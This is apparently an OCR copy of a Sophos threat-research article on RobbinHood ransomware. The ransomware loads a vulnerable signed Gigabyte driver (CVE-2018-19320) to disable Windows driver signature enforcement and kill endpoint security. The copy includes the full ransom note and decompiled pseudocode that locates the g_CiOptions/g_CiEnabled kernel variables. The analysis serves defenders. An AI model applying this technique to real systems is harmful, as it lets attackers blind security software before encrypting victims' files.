
Living off another land: Ransomware borrows vulnerable driver to remove security software


news.sophos.com/en-us/2020/02/06/living-off-another-land-ransomware-borrows-vulnerable-driver-to-remove-security-software/

February 6, 2020


Your network targeted by **RobbinHood** ransomware.
We've been watching you for days and we've worked on your systems to gain full access to your company ar
You must pay us in **4 days**, if you don't pay in the speficied duration, the price increases **$10,000** each day
removed automatically and you won't be able to get your data back. We're watching you, if you want to know

Sophos has been investigating two different ransomware attacks where the adversaries deployed a legitimate, digitally signed hardware driver in order to delete security products from the targeted computers just prior to performing the destructive file encryption portion of the attack.

The signed driver, part of a now-deprecated software package published by Taiwan-based motherboard manufacturer Gigabyte, has a known vulnerability, tracked as CVE-2018-19320. The vulnerability, published along with proof-of-concept code in 2018 and widely reported at the time, was disclaimed by the company, who told the researcher who tried to report the bug that "its products are not affected by the reported vulnerabilities." The company later recanted, and has discontinued using the vulnerable driver, but it still exists, and it apparently remains a threat.




Field	Value
Signature algorithm	sha1RSA
Signature hash algorithm	sha1
Issuer	VeriSign Class 3 Code Signing 2009
Valid from	Sunday, August 22, 2010 5:00:00
Valid to	Thursday, October 17, 2013 4:59:
Subject	Giga-Byte Technology, Testing Dep
Public key	RSA (1024 Bits)

```
CN = VeriSign Class 3 Code Signing 2009-2 CA
OU = Terms of use at https://www.verisign.com/rpa (c)09
OU = VeriSign Trust Network
O = VeriSign, Inc.
C = US
```

The sha1RSA Authenticode signature for the driver, with serial number **248472542c24ab8e429229acf121ca26** and thumbprint **32daee48ae406222c2bb92c4f1b7f516e537175a**, expired on October 17, 2013.

In this attack scenario, the criminals have used the Gigabyte driver as a wedge so they could load a second, unsigned driver into Windows. This second driver then goes to great lengths to kill processes and files belonging to endpoint security products, bypassing tamper protection, to enable the ransomware to attack without interference.


How to recovery your files

Your network targeted by **RobbinHood** ransomware.
We've been watching you for days and we've worked on your systems to gain full access to your company and bypass all of your protections. You must pay us in **4 days**, if you don't pay in the speficied duration, the price increases **$10,000** each day after the period. After 10 days your keys and your panel will be removed automatically and you won't be able to get your data back. We're watching you, if you want to know who we are, just ask google, don't upload your files to virustotal or services like that, don't call FBI or other security organizations. For security reasons **don't shutdown your systems**, don't recover your computer, don't rename your files, it will damage your files. All procedures are automated so don't ask for more times or somthings like that we won't talk more, all we know is MONEY. If you don't care about yourself we won't too. So do not waste your time and **hurry up!** Tik Tak, Tik Tak, Tik Tak!

What happened to your files?

All of your files locked and protected by a strong encryption with RSA-4096 ciphers.
More information about the RSA can be found here:
https://en.wikipedia.org/wiki/RSA_(cryptosystem)

In summery you can't read or work with your files, But with our help you can recover them.
It's **impossible** to recover your files without private key and our unlocking software (You can google: Baltimore city, Greenville city and RobbinHood ransomware)

Just pay the ransomware and end the suffering then get better cybersecurity

How to get private key or unlocking software?

The only way is to contact us: Click here

How much you must pay ?

The only way is to contact us: Click here

This is the first time we have observed ransomware shipping a trusted, signed (yet vulnerable) third party driver to patch the Windows kernel in-memory, load their own unsigned malicious driver, and take out security applications from kernel space. The ransomware that was being installed in both instances calls itself **RobbinHood**.

Ransomware trying to circumvent security products is not new. For example, Nemty kills processes and services using regular taskkill, and Snatch ransomware figured out how to reboot PCs into Safe Mode to get around endpoint protection. Obviously, doing the process killing from kernel mode has a lot of advantages.

This article takes a deep dive on how the attackers do it. We're publishing this information now so other defenders can anticipate and enact defenses against this novel attack, where adversaries bring a vulnerable third party driver to subvert the Windows kernel, terminate defenses, and encrypt files unhindered by endpoint protection software.

Attacking Windows defenses

We’ve recently seen the RobbinHood ransomware family perform this strategy to encrypt files without being hindered by endpoint protection software. They successfully subvert a setting in kernel memory on Windows 7, Windows 8 and Windows 10.

Without diving into the ransomware or data encryption itself, we’re going to focus on the module with which the adversaries can kill encountered endpoint protection software. This part of the attack consists of several files embedded in **STEEL.EXE**. All of these files are extracted to C:\WINDOWS\TEMP

STEEL.EXE	Kill application	This is the application that kills the processes and files of security products, using kernel drivers.
ROBNR.EXE	Driver installer	Deploys both the benign, signed third-party driver, and the criminals’ unsigned kernel driver. Once deployed, the unsigned driver gets loaded by abusing a known vulnerability in the third-party driver.
GDRV.SYS	Vulnerable kernel driver	A benign but outdated Authenticode-signed driver that contains a vulnerability.
RBNL.SYS	Malicious kernel driver	The malicious driver that can kill processes and delete files from kernel space.
PLIST.TXT	List of processes (and their associated files) to destroy	This is a text file containing the names of the applications the malicious driver will kill and delete. This text file is not embedded in STEEL.EXE and may be tailored to the victim’s environment.

STEEL.EXE

The STEEL.EXE application kills the processes and deletes the files of security applications. In order to do this, STEEL.EXE deploys a driver. The driver runs in kernel mode and is therefore optimally positioned to take out processes and files without being hindered by security controls like endpoint protection. Even though they run under NT AUTHORITY/SYSTEM, most parts of an endpoint security product run in user space.

The STEEL.EXE application first deploys ROBNR.EXE, which installs the malicious unsigned driver RBNL.SYS.

Once this driver is installed, STEEL.EXE reads the PLIST.TXT file and instructs the driver to delete any application listed in PLIST.TXT, then killing their associated processes. If the process was running as a service, the service can no longer automatically restart as the associated file has been deleted.

Once the STEEL.EXE process exits, the ransomware program can perform its encryption attack without being hindered by the security applications that have been taken out decisively.

ROBNR.EXE

This application is dropped to the disk by STEEL.EXE. This is a convenient application that drops and installs both the vulnerable GDRV.SYS driver, and the malicious RBNL.SYS driver.

64-bit Windows computers have a mechanism called *driver signature enforcement* which means that Windows only allows drivers to be loaded that have been properly signed by both the manufacturer and Microsoft. This is a requirement for all drivers in order to be loaded on 64-bit versions of Windows.


The malware authors did not bother to sign their malicious driver as it involves purchasing a certificate. Also, a purchased certificate can be revoked by the certificate authority causing the driver to no longer work, as it will no longer be accepted by Windows.

Instead, the malware authors chose a different route. The properly signed third party GDRV.SYS driver contains a privilege escalation vulnerability as it allows reading and writing of arbitrary memory. The malware authors abuse this vulnerability in order to (temporarily) disable driver signature enforcement in Windows – on-the-fly, in kernel memory. Once driver signature enforcement is disabled, the attackers are able to load their unsigned malicious driver.


Disabling Driver Signature Enforcement

The attackers are able to disable driver signature enforcement by changing a single variable (a single byte) that lives in kernel space. On Windows 7 (or older), this variable is called **nt!g_CiEnabled** (NTOSKRNL.EXE). On Windows 8 and 10, this variable is called **ci!g_CiOptions** (CI.DLL). In order to resolve the location of this variable, the attackers use a strategy taken from DSEFix.


On Windows 8 or 10, the trick starts by loading the standard Windows component CI.DLL as a data library using **DONT_RESOLVE_DLL_REFERENCES** in their process. Once CI.DLL is loaded, they query the location of CI.DLL in kernel memory via the GetModuleBaseByName function. It uses **NtQuerySystemInformation**(*SystemModuleInformation* …) to get the kernel addresses of all loaded kernel modules.



```
__int64 __fastcall QueryVariableAddress(signed __int64 *pPatchLocation, __int64 a2)
{
  char *patchModuleName; // rbp@1
  signed __int64 *patchLocation; // rsi@1
  unsigned int v4; // ebx@1
  HMODULE hModule; // rdi@1
  HANDLE v7; // rax@3
  void *moduleKernelBase_ci; // rax@6
```




```
void *v9; // rdx@10
void *moduleKernelBase_ntoskrnl; // r8@10
void *v11; // rdx@12
void *v12; // rcx@18
signed __int64 v13; // rdx@18
void *a3; // [rsp+38h] [rbp+10h]@1

a3 = a2;
patchModuleName = PatchModuleName;
patchLocation = pPatchLocation;
*pPatchLocation = 0i64;
v4 = 0xC0000001;
hModule = LoadLibraryExA(ModulePath, 0i64, DONT_RESOLVE_DLL_REFERENCES);
if ( !hModule )
{
  printf("LoadLibraryExA Failed\n!");
  return 0i64;
}
v7 = GetCurrentProcess();
if ( !K32GetModuleInformation(v7, hModule, &modinfo, 0x18u) )
{
  printf("GetModuleInformation Failed\n!");
  return 0i64;
}
if ( g_WinBuild < 9200 )                          // Windows 7 (or older)
{
  // Windows 7
  // The following resolves the kernel address of ntoskrnl.exe
  moduleKernelBase_ntoskrnl = GetModuleBaseByName(patchModuleName);
  if ( !moduleKernelBase_ntoskrnl )
  {
    printf("ModuleKernelBase zero\n!", v9, 0i64);
    return v4;
  }
  v11 = 0i64;
  while ( *(hModule + v11) != 0x1D8806EB )
  {
    v11 = v11 + 1;
    if ( v11 >= 0xFFFFFFFFFFFFFFFCui64 )
      return STATUS_NOT_FOUND;
  }
  v12 = *(hModule + v11 + 4);
  v13 = v12 + v11 + (moduleKernelBase_ntoskrnl + 8);
  if ( v12 )
  {
    *patchLocation = v13;
    return 0;
  }
  return STATUS_NOT_FOUND;
}

// Windows 8 or 10
// The following resolves the kernel address of the ci.dll module
moduleKernelBase_ci = GetModuleBaseByName(patchModuleName);
if ( moduleKernelBase_ci )
{
  a3 = 0i64;

  // The following resolves the location of the g_CiOptions variable
  if ( QueryCiOptions(hModule, moduleKernelBase_ci, &a3) )
  {
    v4 = 0;
    *patchLocation = a3;
    return v4;
  }
  return STATUS NOT FOUND;
```



```
  }
  printf("ModuleKernelBase is zero\n!");
  return v4;
}
00002395 QueryVariableAddress:65
```

